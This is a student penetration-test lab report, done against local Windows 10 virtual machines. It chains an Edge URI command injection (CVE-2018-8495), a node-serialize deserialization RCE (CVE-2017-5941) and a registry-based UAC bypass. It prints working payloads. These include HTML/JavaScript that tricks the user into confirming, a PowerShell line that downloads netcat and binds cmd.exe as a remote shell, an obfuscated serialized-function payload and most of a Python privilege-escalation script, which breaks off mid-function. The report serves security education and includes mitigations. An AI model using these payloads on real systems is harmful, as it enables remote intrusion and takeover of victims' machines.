- Secure Computer Networks - Penetration Test and Lab Reports

UFCFLC-30-2

Andrew Belcher
StudentID:17010347

March 21, 2019

Contents

IMPORTANT!

Any POC code displayed in this penetration test can be found at..

https://gitlab.uwe.ac.uk/a2-belcher/scnpentest

1 Penetration Test

1.1 Terminology

Virtual Machine (VM)
A special program that exhibits the behaviour of a separate computer, in some cases emulates the architecture of that computer system and visualises the hardware needed for that system to run.(techopedia 2019)

Exploit
An implementation that takes advantage of a vulnerability or flaw in a computer systems software, often used to gain access to information, or to gain control of a system.(techtarget 2019)

Code/Command Injection
The action of executing data treated as operations, also known as commands within program or software. Code injection differs from command injection in that it is bound to the restrictions of that programming language and can be trickier to accomplish depending on how the target of injection processes the injected data. Injection occurs when input is not properly examined to protect against this.(owasp 2019)

UAC - User Account Control
A system on Windows Operating Systems introduced in Windows Vista for limiting what resources a user has access to in an effort to bolster security. Its role was further reduced in OS revisions after Vista but still plays a role in user security.(microsoft 2019)

Serialization
Data serialization is the process of converting structured data to a new format needed to share and store it as well as execute or perform some task with it.(python 2019)

URI
A URI or uniform resource identifier is a sequence of characters used to id a physical or logical resource within a computer system. URLs and URNs, the first a locator, the latter a resource name are URIs that define how to acquire and use a resource via a string of commands and parameters.(techtarget-2 2019)

Shell
Shells are interfaces in which a user can interact with the Operating System in order to perform tasks by parsing data in the form of commands and parameters. In this report when referring to a shell we are talking about a command line based program in which the user or attacker can interact with the system.(techopedia-2 2019)

POC - Proof of Concept
Proof of concept here refers to an implementation specifically for exploiting a vulnerability in a piece of software in the form of a program or script.(webopedia 2019)

RCE - Remote Code Execution
RCE for short is referring to the ability of externally triggering code to be executed on a system. Externally here can be simulated but effectively proves that it could be done on the other side of the globe over using a network or externally within a local network.(techtarget-3 2019)

SUT - System Under Test
A term used in this report for describing the target or victim operating system in which the vulnerability exists in.

Environmental Variable
An object containing and editable value used to summarize a string of characters representing a path name for a file system.(computerhope 2019)

1.2 Legal Disclaimer

In accordance with the Computer Misuse Act(ukGov 1990) this penetration test has been performed on legally obtained virtual machine images and only on the author's machine/network. In no way has this penetration test gained access to unauthorized information by external parties without their permission. All vulnerabilities explored in this report have been reported to the corresponding vendors by the security researchers involved in discovering them. All exploitation of software performed was done so for educational purposes only.

1.3 Tools


vmware
A virtual machine software suite known as vmware workstation player version 14, used to run operating system images like Windows or Linux.

Python
An interpreted object oriented scripting language used to automate attacks for the purpose of our pentest.

Linux terminal
A shell used to input commands necessary to conduct attacks on the SUT locally and remotely as well as gather information needed to locate vulnerabilities.

1.4 Windows 10

Version: 10.0.16299
Build 16299



1.4.1 URI RCE CVE-2018-8495

When looking at Windows 10 for vulnerabilities, the first part of our search involved determining possible vectors for a remote attacker to enter and influence the system. One vulnerability that was discovered was in how windows shell handled URI's.(nist-4 2018) What made this a possible remote exploit was in how the default web browser Edge handled URI's launching them potentially as shell scripts in order for us to inject commands.(rapid7 2018)

Setup


A POC was discovered showing that using a bit of JavaScript we can inject commands to navigate the windows directory and feed a VBscript arguments without it filtering them. This script was found to be `SyncAppvPublishingServer.vbs` and could be called like so..

```
<a id="q" href='wshfile:test/../../WinSxS/AMD921~1.48_/
SyncAppvPublishingServer.vbs" test test;calc;"'>test</a>

<script>
window.onkeydown=e=>{
  window.onkeydown=z={};
  q.click()
}
</script>
```

This example spawns the calculator app on windows 10! However, a caveat to this attack seems to be that there needs to be some user interaction in order to trigger it. Since Edge wont just execute it as a VBScript unless the user confirms to. The POC also tackled this issue with tricking the user if they had hit the enter bar previously to spawn this code and trigger the link. That is what this portion accomplishes, when the user accesses the link via the enter key, they will then click on the focused element which is the ok button to run the injection. This makes it so the ok button is clicked upon releasing the enter button, which greatly increases the chances of bypassing the user's judgement. This attack could work great in a XSS method.

```
    window.onkeydown=e=>{
  window.onkeydown=z={};
  q.click()
}
```


With attempting to run it however on our SUT..




The dynamic path doesn't exist on this machine, however a way around this was found, when searching for the vbs file. In our case it was found in `C:/Windows/System32/`! We can now test to see if it will work by passing it an adjusted path.

```
1 <a href='wshfile:test/../../system32/SyncAppvPublishingServer.vbs"
      test test;calc'>test</a>
```

Notification for user..



But it works!


file:///C:/Users/Student/exploits/test.html
Windows Edge/IE 11 - RCE (CVE-2018-8495)
Exploit-it now !
Calculator
Standard
0
MC MR M+ M- MS M˅
% √ x² ¹/x
CE C ⌫ ÷
7 8 9 ×
4 5 6 −
1 2 3 +
± 0 . =

Attack

With the understanding and sample script needed to carry out a remote code execution or RCE attack on Windows 10 we can now develop a working attack against the SUT. To do so ideally we will want something better than a calculator. Windows command prompt or powershell is a good vector, but windows lacks the capability of something like `netcat` or `socat` out of the box. There is nothing stopping an attacker from quietly downloading such an executable however via command injection which we just seen to work. After some research and testing, the following command was determined to be the injected, so that a reverse shell could be spawned.

```
1 powershell Start-BitsTransfer https://github.com/rahuldottech/
      netcat-for-windows/raw/master/1.12/nc.exe %APPDATA%/;./nc.exe -
      lvp 1337 -e cmd.exe;
```


The commands above essentially tell powershell to start a download via `Start-BitsTransfer` and providing it a link as the 1st argument, and the 2nd to be the destination. As the attacker we want to pick a useful tool that can execute commands as well as make a connection. There exists a windows version marked as the "unsafe" version since it features the `-e` option, notoriously used for reverse shells. This github repo is public and no way could be traced back to the attacker as well as it is likely to be marked as a virus by the server. The attacker decides to put netcat within the roaming folder of the users appdata directory, its inconspicuous but not as much as it could be, however he can remove the file as he disconnects as well. Netcat in this case is listening via the `-t` command as well as `v` for verbose, and `p` for specifying the port. Afterwards `-e` is used to tell this connection to be fed as the standard input/output to a cmd prompt. This prompt will not appear on the users screen however it can be seen on task manager so it is not completely hidden.

The full script used to inject a reverse shell was crafted.


```
1     <html>
2 <a href='wshfile:test/../../system32/SyncAppvPublishingServer.vbs"
      test test;powershell Start-BitsTransfer https://github.com/
      rahuldottech/netcat-for-windows/raw/master/1.12/nc.exe %APPDATA
      %/;./nc.exe -lvp 1337 -e cmd.exe;"'>test</a>
3 </html>
4 <script>
5 window.onkeydown=e={
6   window.onkeydown=z={};
7   q.click()
8 }
```

To simulate an external attack, we can make the SUT connect to a bridged network adapter sharing the same subnet as the host. This will simplify things instead of having to configure the NAT adapter. To test from the attacker, we can ping the SUT.


The Attacker's ip




The Victim's ip



Testing the connection



Success! Reverse Shell achieved!




Mitigation

Currently as of March 19th 2019, Microsoft has released several patches that fix how Windows shell interprets URI requests.(microsoft 2018) So simply initiating a Windows update or enabling to have scheduled updates will prevent this vulnerability from being exploited and should keep your system secure from new vulnerabilities being exploited in general. URI handling is something developers need to keep a close eye on, since this added functionality can be quite severe since they are so widely used.

1.4.2 CVE-2017-5941 Node.js unserialize

Initially in investigating entry points for code injection on the Windows 10 Operating System, RCE with URI's proved to be trickier than expected, and before a full attack was developed for our pentest chaining commands wasn't working in practice. Thats when a new remote code execution vulnerability was sighted for the SUT. This time geared towards and admin rather than typical user. The vulnerability assigned `CVE-2017-5941` was discovered to be in how Node.js a JavaScript runtime service handles serialized data with one of its modules. Specifically the `unserialize()` function in the `node-serialize` module is susceptible to arbitrary code injection. Its quite possible that a web server or simple hosted app could be running on a Windows 10 machine so this one was considered a good candidate for an RCE.(opsecx 2017)

Setup
To test this vulnerability, we need to simulate the environment as if this was spotted in the wild. Installing Node.js was rather simple, the SUT needed to install `npm` which is a package manager which was taken care of during the installation of Node.js. We just needed to set the environmental variables for `Path` so that on command prompt our Node.js binaries could be found.




Amazingly, installing the latest version of `node-serialize` proved to show that there hadnt been an update to patch it correctly just yet 2 years later. On their website(npmjs 2019) the module is still sitting at version `0.0.4` as the current description of the vulnerability states, that it was found in this version.(nist 2017)

With Node.js successfully installed and the vulnerable package readily available without specification, we would need to setup a dummy application to service as our vulnerable web application. After searching for examples, we found a command injection suitable setup that would offer the vulnerable method in a simple POC web app.(HD7EXPLOIT-3 2019)

```
1  /**
2   * Hd7exploit
3   * hd7exploit.wordpress.com/
4   */
5  const express = require('express')
6  const app = express()
7  const exec = require('child_process').exec;
8  const path_module = './../independent_module';
9  var serialize = require('node-serialize');
10
11 /**
12  * unserialize
13  */
14 app.get('/exploit/unserialize/:data', function (req, res) {
15   var data = req.params.data;
16   unserialize_obj = serialize.unserialize(data)
17   res.status(200).send(unserialize_obj)
18 });
19
20 app.listen(3000, function () {
21   console.log('App listening on port 3000!')
22 })
```

Okay, now we can run the app and develop and attack!




Attack

With the application running on Node.js and the vulnerable package being used we can attempt to inject some commands and gain RCE. The method chosen to inject data was Mozilla Firefox and would be done so by accessing the servers address and corresponding url that was used to process the incoming serialized data. A sample request was found online that shows how to launch `ls` on a Unix based system but we can use this as a template for our SUT.


```
http://localhost:3000/exploit/unserialize/
{"run": "_$$ND_FUNC$$_function (){eval(String.fromCharCode
    (10,32,32,32,32,32,32,
32,32,114,101,113,117,105,114,101,40,39,99,104,
105,108,100,95,112,114,111,99,101,115,115,39,41,
46,101,120,101,99,40,39,108,115,32,45,108,97,39,
44,32,102,117,110,99,116,105,111,110,40,101,114,
114,111,114,44,32,115,116,100,111,117,116,44,32,
115,116,100,111,114,41,32,123,10,32,32,32,32,32,
32,32,32,32,32,32,32,32,99,111,110,115,111,108,
101,46,108,111,103,40,101,114,114,111,114,41,10,
32,32,32,32,32,32,32,32,32,32,32,32,99,111,110,115,
111,108,101,46,108,111,103,40,115,116,100,111,117,
116,41,10,32,32,32,32,32,32,32,32,125,41,10,32,32,
32,32,32,32,32,32,32))}()"}
```

Now that we have a template, we now have the issue of generating our own serialized data. A great script to help do this was found by `hd7exploit`(HD7EXPLOIT-2 2019)which generates serialized data for whatever commands we wish to run. A simple test was performed with `dir` to list the current directory contents.

First we need to generate the data..




We wouldn't normally be able to see the output of this command since it is happening internally on the server yet since we are working in the SUT we can quickly confirm its execution.



With execution confirmed we can turn to more advanced command chaining that might give use more access to the SUT as a remote attacker. As discussed previously in the URI vulnerability attack we know we can launch a reverse shell with the following command using `netcat`..


```
1 powershell Start-BitsTransfer https://github.com/rahuldottech/
    netcat-for-windows/raw/master/1.12/nc.exe %APPDATA%/;./nc.exe -
    lvp 1337 -e cmd.exe;
```

With a viable command needed for injecting and executing a reverse shell in hand we can generate the corresponding serialized data for Node.js to execute.



Again we wont be able to see it executing so we will blindly connect and hope that the commands have succeeded.

Perfect, we now have a remote reverse shell in operation with user privileges on the SUT.



Mitigation

Currently there is not a direct fix for this issue in the Node.js `node-serialize` module, however remediations by the author of the package have stated that use of unserialize method should not be exposed to the frontend or the use of HTTPS only for such transfers of data. Encrypting the data before hand with public-key algorithms such as RSA are recommend in order to secure the strings and prevent them from being tampered with. Mitigation of this vulnerability really comes down to how the developers wish to use this method and should take a secure approach to developing how their apps handled serialized data.

1.4.3 UAC bypass 45660

After successfully implementing remote code execution attacks on a Windows 10 system the next course of action naturally turned to local privilege escalation. With RCE we were able to execute code within the context of a normal user, however, this would be quite restricting in what we could do on the system. Ideally we would like to have more control and operate as an Administrator. On Windows 10, UAC should normally protect the system from a regular user running anything privileged. UAC or User Account Control was introduced in Windows Vista as a preventative measure towards unauthorized system changes. Several Bypass methods exist for UAC, with most requiring 2 things..


1: a registry key with a path to execute a command prompt
2: a auto-elevated privileged application such as a system exe located in the Windows directory.


A bypass without a CVE number but an `exploit-db` id number of 45660 that does UAC bypass with those 2 things exists. This POC was found to be quite tricky and ended up being tweaked.(attackiq 2018)

Setup

In order to perform a UAC bypass using the method found, we will require `python 2.7` running on our SUT. If this were a system administrators machine it would most likely have python and this version installed since its one of the most popular programming languages in the world.(economist 2018)

Installing Python is very similar to Node.js in that after installing, you need to add the Python directory to the environmental variable Path so that the system can find the executable.






With `python 2.7` installed we should be able to execute the UAC bypass POC and see how well it operates. Below is the POC script provided by `Fabien DROMAS`

```
#!/usr/bin/env python
#
# Exploit Title: Windows 10 UAC Bypass by computerDefault
# Date: 2018-10-18
# Exploit Author: Fabien DROMAS - Security consultant @ Synetis <fabien.dromas[at]synetis[dot]com>
# Twitter: st0rnpentest
#
# Vendor Homepage: www.microsoft.com
# Version: Version 10.0.17134.285
# Tested on: Windows 10 pro Version 10.0.17134.285
#

import os
import sys
import ctypes
import _winreg


def create_reg_key(key, value):
    try:
        _winreg.CreateKey(_winreg.HKEY_CURRENT_USER, 'Software\Classes\ms-settings\shell\open\command')
        registry_key = _winreg.OpenKey(_winreg.HKEY_CURRENT_USER, 'Software\Classes\ms-settings\shell\open\command', 0, _winreg.KEY_WRITE)
        _winreg.SetValueEx(registry_key, key, 0, _winreg.REG_SZ, value)
        _winreg.CloseKey(registry_key)
    except WindowsError:
        raise

def exec_bypass_uac(cmd):
    try:
        create_reg_key('DelegateExecute', '')
        create_reg_key(None, cmd)
    except WindowsError:
        raise

def bypass_uac():
 try:
